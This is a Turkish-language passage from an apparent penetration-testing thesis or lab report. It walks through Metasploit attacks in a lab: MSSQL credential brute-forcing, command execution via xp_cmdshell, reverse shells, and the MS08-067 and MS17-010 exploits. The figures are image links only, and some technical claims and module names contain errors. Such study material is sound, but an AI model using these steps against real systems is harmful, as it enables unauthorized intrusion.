
MSSQL konfigürasyon zafiyeti ile hedef sisteme erişme

Bu bölümde MSSQL üzerine yapılabilecek potansiyel saldırı işlemleri gerçekleştirilmiştir. MSSQL servisi varsayılan olarak 1433 numaralı port üzerinde çalışan veri tabanları oluşturmak ve kullanmak amacıyla kullanılan tcp bazlı bir servistir. MSSQL servisinin MySQL'den farkı MSSQL'in çalıştığı cihaz üzerinde MSSQL aracılığıyla komut yürütebilmenin mümkün olmasıdır. MySQL servisi üzerindeki root kullanıcısı gibi MSSQL servisi üzerinde de sa isimli bir kullanıcı mevcuttur. MSSQL servisi üzerinde komut yürütebilmek için MSSQL üzerinde geçerli bir kullanıcı bilgisine ihtiyaç duyulmaktadır. Bu kullanıcı giriş bilgilerini elde etmek için MSSQL servisi üzerine bir Brute Force (Kaba Kuvvet) saldırısı düzenlenmiştir. Bu saldırı için metasploit üzerinde bulunan Şekil 3.103.'de görülen auxiliary modülü kullanılmıştır. Burada gerekli olan USERNAME, RHOSTS, RPORT, PASS_FILE ve STOP_ON_SUCCESS opsiyon bilgileri şekil 3.104.'deki gibi ayarlanmıştır ve opsiyon ayarları gerçekleştirildikten sonra run komutu ile auxiliary komutu çalıştırılmıştır, kaba kuvvet saldırısı başlatılmıştır.

Şekil 3.103. İlgili auxiliary modülü ve opsiyonları.



Şekil 3.104. Auxiliary modülü opsiyon ayarları.




Şekil 3.105. Giriş bilgisi elde edilmesi.


Şekil 3.105.'de MSSQL servisi üzerine auxiliary ile yapılan kaba kuvvet sonucunda "sa" kullanıcı adı ve "Password123" şifre bilgisi elde edilmiştir. Bu giriş bilgileriyle birlikte Microsoft MSSQL servisinin kendi fonksiyonu olan xp_cmdshell aracı ile sql server manager aracılığıyla direk mssql servisinin bulunduğu cihaz üzerinde ya da üçüncü parti araçlar ile uzaktan komut yürütme işlemi gerçekleştirilmiştir. Metasploit üzerinde xp_cmdshell aracını kullanmak için Şekil 3.106.'da görülen auxiliary modülü mevcuttur.

Şekil 3.106. Auxiliary modülü ve opsiyonları.

Burada gösterilen RHOST, RPORT, USERNAME, PASSWORD, CMD opsiyon bilgileri gereklidir. Gerekli opsiyon ayarlamaları Şekil 3.107.'de görüldüğü gibidir, opsiyon ayarları gerçekleştirildikten sonra auxiliary modülü "run" komutu ile çalıştırılmıştır.




Şekil 3.107. Auxiliary opsiyon ayarları.




Şekil 3.108. Auxiliary modülü ile hedef sistemde oturum elde etmek.

Şekil 3.108.'de görüldüğü gibi auxiliary modülü çalıştırılarak MSSQL servisi üzerinde bir oturum elde edilmiştir ve "İpconfig" komutu hedef sistem üzerinde yürütülmüştür. MSSQL servisi üzerinde komut yürütülebildiği gibi direk bir nc oturumu almak ta mümkündür. Bu işlem için birçok post exploitation yöntemi mevcuttur. Bu bölümde bu işlem için metasploit üzerinde bulunan ve Şekil 3.109.'da görülen exploit modülü kullanılmıştır.




Şekil 3.109. Mssql_payload exploit modülü.

Buradaki exploit modülü hedef sistem üzerine bir dosya koyup çalıştırmayı amaçlamaktadır. Bu exploit aracılığı ile hedef sistem üzerinden bir ters bağlantı sağlanabilmektedir. Çok yüksek güvenlik seviyeli MSSQL servisleri üzerinde bu exploit modülü başarılı bir şekilde çalışmamaktadır. Bu durumda izlenebilecek post exploitation yolları daha ileriki senaryolarda uygulamalarla gerçekleştirilmiştir.



Şekil 3.110. Exploit modülü ve opsiyonları.

Şekil 3.110.'da görülen RHOSTS, RPORT, PASSWORD, SRVHOST, payload opsiyon bilgileri Şekil 3.111.'de görüldüğü gibi ayarlanmıştır.



Şekil 3.111. Exploit modülü opsiyon ayarları.

Opsiyon ayarları gerçekleştirildikten sonra "run" komutu ile exploit komutu çalıştırılmıştır ve hedef sistemde Şekil 3.112.'de görüldüğü gibi bir komut satırı elde edilmiştir.

Şekil 3.112. Hedef sistem üzerinde komut elde edilmesi.


3.2.4. Bilinen microsoft zafiyetleri

Bu bölümde Microsoft işletim sistemlerinin farklı versiyonlarında yer alan ve yaygın olarak görülen, Şekil 3.113.'deki MS08-067, MS17_010 ve MS17_010_PSEXEC zafiyetleri uygulamalı olarak sömürülmüştür.

Şekil 3.113. Uygulaması yapılan microsoft zafiyetleri.


MS08-067 zafiyeti

Yaygın olarak görülen bir zafiyet olan MS08-067 zafiyetine günümüzde de yapılan pentestler esnasında rastlanmaktadır. MS08-067 zafiyeti Windows XP, Windows 2003 Server ve altı işletim sistemlerinde bulunmaktadır. Bu zafiyet kullanılarak hedef sistem üzerinde administrator yetkileriyle bir ters bağlantı sağlamak mümkündür. MS08-067 zafiyetiyle ilgili olan port 445 portudur ve Şekil 3.114.'de gösterilmektedir. Bu zafiyet smb servisi üzerine yazılmış bir exploit modülü ile sömürülebilmektedir.



Şekil 3.114. Windows XP cihazı üzerindeki 445 portu.

445 Portu üzerinde sömürü yapmak için kullanılacak exploit modülünü bulmak amacıyla hem metasploit framework aracı hem de nmap üzerindeki bir script kullanılabilmektedir. Nmap aracının zafiyet taramak için ya da çeşitli bir takım işlemler için bazı scriptleri mevcuttur. İlgili scriptlere Şekil 3.115.'de görüldüğü gibi "grep" arama komutuyla ulaşmak mümkündür.




Şekil 3.115. Nmap MS08-067 zafiyet scripti.

"smb-vuln-ms08-067.nse" scripti kullanılarak hedef sistem üzerinde MS08-067 zafiyetini taramak mümkündür. Bu işlem Şekil 3.116.'da görüldüğü gibi nmap aracı ile gerçekleştirilmiştir.


Şekil 3.116. Hedef sistem üzerinde ilgili zafiyeti arama.

Windows XP cihazının MS08-067 zafiyetine karşı savunmasız halde olduğu 445 numaralı port üzerinde çalışan microsoft-ds servisinin açık durumda olmasından ve "Host script results" kısmında "smb-vuln-ms08-067" zafiyetini bulundurmasından anlaşılmaktadır. Bu zafiyetin sömürülmesi için metasploit üzerinde "ms08_067_netapi" isimli bir exploit modülü mevcuttur.




Şekil 3.117. MS08-067 zafiyeti exploit modülü ve opsiyonları.

Şekil 3.117.'de görüldüğü gibi MS08-067 zafiyeti için kullanılan exploitin RHOSTS, RPORT ve SMBPIPE gibi opsiyonları mevcuttur. İlgili opsiyonların ayarlanması Şekil 3.118.'de görüldüğü gibidir.



Şekil 3.118. Exploit modülü opsiyon ayarlama.


Opsiyon gereksinimleri ayarlandıktan sonra "run" komutu ile exploit modülü çalıştırılarak hedef sistem üzerinde Şekil 3.119.'da görüldüğü gibi administrator yetkileri ile bir shell oturumu elde edilmiştir.



Şekil 3.119. Windows XP üzerinde oturum elde etme.

MS17_010 zafiyeti

MS17_010 zafiyeti kullanım açısından MS08-067 zafiyetine benzemekle birlikle daha üst seviyedeki sistemleri etkileyen bir zafiyettir. Bu zafiyet ilk kez tespit edildiğinde Windows 2008 Server, Windows XP, Windows Vista, Windows 7 işletim sistemlerinde bulunmaktaydı. Fakat daha sonra yapılan birkaç güncelleme sonucunda bu etki alanı Windows 10 işletim sistemlerine kadar yükseltildi. MS17_010 zafiyeti 445 numaralı port üzerinde bulunan smb servisi üzerinde yazılmış bir Buffer Over Flow zafiyetidir. Bir sistem üzerinde MS08-067 zafiyeti mevcutsa o sistem üzerinde MS17_010 zafiyeti de mevcuttur ve 445 numaralı port üzerinde çalışan microsoft-ds servisi üzerinde bulunmaktadır. Hedef sistem üzerinde 445 numaralı portu kontrol etmek için Şekil 3.120.'de görüldüğü gibi nmap aracı kullanılmıştır.




Şekil 3.120. Windows XP üzerindeki 445 numaralı portu Nmap ile tarama işlemi.

Burada görüldüğü gibi hedef sistem üzerinde smb servisi çalışmaktadır. İlgili zafiyetin hedef sistem üzerindeki varlığını doğrulamak için Şekil 3.121.'de görüldüğü gibi "grep" komutuyla nmap scriptleri içerisinde arama işlemi yapılmıştır.

Şekil 3.121. Nmap MS17_010 zafiyeti scripti.

Arama sonucu bulunan "smb-vuln-ms17-010.nse" scriptinin hedef sistem üzerinde mevcut olup olmadığını kontrol etmek amacıyla nmap aracı kullanılmıştır.




Şekil 3.122. Hedef sistem üzerinde ilgili zafiyeti arama.

Şekil 3.122.'de görüldüğü gibi nmap aracıyla yapılan tarama sonucunda hedef sistem Windows XP cihazının "Host script results" kısmının altında yazan bilgilere gore MS17_010 zafiyetine karşı savunmasız halde olduğu görülmektedir.

MS17_010 zafiyetini sömürmek için metasploit üzerinde "smb_ms17_010" isimli bir auxiliary modulü mevcuttur. Bu auxiliary modulünün kullanımı Şekil 3.123.'de görüldüğü gibidir.


Şekil 3.123. İlgili zafiyeti hedef sistem üzerinde taramak için kullanılan auxiliary modülü.

"Auxiliary/scanner/smb/smb_ms17_010" modülünün opsiyon ayarları gerçekleştirildikten sonra "run" komutuyla auxiliary modülünün kullanılması işlemi gerçekleştirilmiştir. Aynı zamanda MS17_010 zafiyetini sömürmek için metasploit framework üzerinde bir exploit modülü de mevcuttur. İlgili exploit modülü bu zafiyeti sömürerek hedef sistemde bir oturum alana kadar sistemi yeniden başlatabilmektedir ve bu durum işlemin gerçekleştirilmesindeki zamanı arttırmaktadır.



Şekil 3.124. İlgili zafiyeti sömüren exploit modülü ve opsiyonları.

Şekil 3.124.'de görülen MS17_010 zafiyetini sömürmek için kullanılan exploit modülünün opsiyon ayarları Şekil 3.125.'de görüldüğü gibidir.




Şekil 3.125. Exploit modülü opsiyon ayarları.

Exploit modülü opsiyon ayarları gerçekleştirildikten sonra "run" komutuyla exploit modülü çalıştırılmış ve hedef sistem üzerinde bir ters bağlantı sağlanarak shell oturumu elde edilmiştir.


MS17_010_PSEXEC zafiyeti

MS17_010_PSEXEC zafiyeti MS17_010 zafiyetinin geliştirilmiş versiyonudur ve Windows 10'a kadar tüm işletim sistemleri üzerinde bulunmaktadır. Bu zafiyeti sömürecek exploitin kullanımı için bir SMBUser bilgisi gereklidir. Çünkü Windows 2008 Server işletim sistemi üzerindeki işletim sistemlerinde herhangi bir zafiyetin doğrulanması için bir SMBUser bilgisi kullanılmaktadır. Bu kullanıcı bilgisi herhangi bir Domain kullanıcısı, makinedeki herhangi bir kullanıcı veya makinede açık olarak bırakılan guest kullanıcıları olabilmektedir. Bu bölümde hedef sistem olarak Windows 2012 Server işletim sistemi kullanılmıştır. Daha önce kullanılan nmap scriptleri zafiyet doğrulama amacıyla yapılan işlemler bu işletim sistemi üzerinde tam olarak doğru sonuç vermeyecektir. Bu nedenle MS17_010_PSEXEC zafiyetinin hedef sistemde doğrulanması ve sömürülmesi için bir SMBUser bilgisi elde edilmelidir. Bu bölümde SMBUser olarak guest kullanıcısının olduğu varsayılmıştır. SMBUser kullanıcı bilgisi elde etme işlemleri bu bölümden sonra olan senaryolarda uygulanmıştır.



Şekil 3.126. Hedef sistem üzerinde ilgili zafiyet taraması.

Şekil 3.126.'da hedef sistem üzerinde auxiliary modülü ile ilgili zafiyetin taranması için SMBUSER bilgisi "guest" olarak ayarlanmıştır. Tarama sonucuna göre MS17_010_psexec zafiyetine karşı Windows Server 2012 işletim sisteminin savunmasız halde olduğu bilgisi elde edilmiştir. Bu zafiyetin sömürülmesi için metasploit üzerinde bulunan Şekil 3.127.'de görülen exploit modülü kullanılmıştır.



Şekil 3.127. Sömürü için kullanılan exploit modülü ve opsiyonları.

Şekil 3.128. Exploit modülü opsiyon ayarları.

"Exploit/wondows/smb/ms17_010_psexex" Exploitinin opsiyon ayarları Şekil 3.128.'de görüldüğü gibi gerçekleştirildikten sonra "run" komutuyla exploit modülü çalıştırılmış ve hedef sistem üzerinde bir ters bağlantı sağlanarak shell oturumu elde edilmiştir.

3.2.5. Buffer over flow zafiyetleri ve geliştirilmesi


Stack based over flow zafiyetleri eski bir zafiyet olmasına rağmen günümüzde hala güncelliğini korumaktadır. Bu bölümde stack based over flow sömürüleri şekil 3.129.'da görüldüğü gibi planlanarak uygulanmıştır.

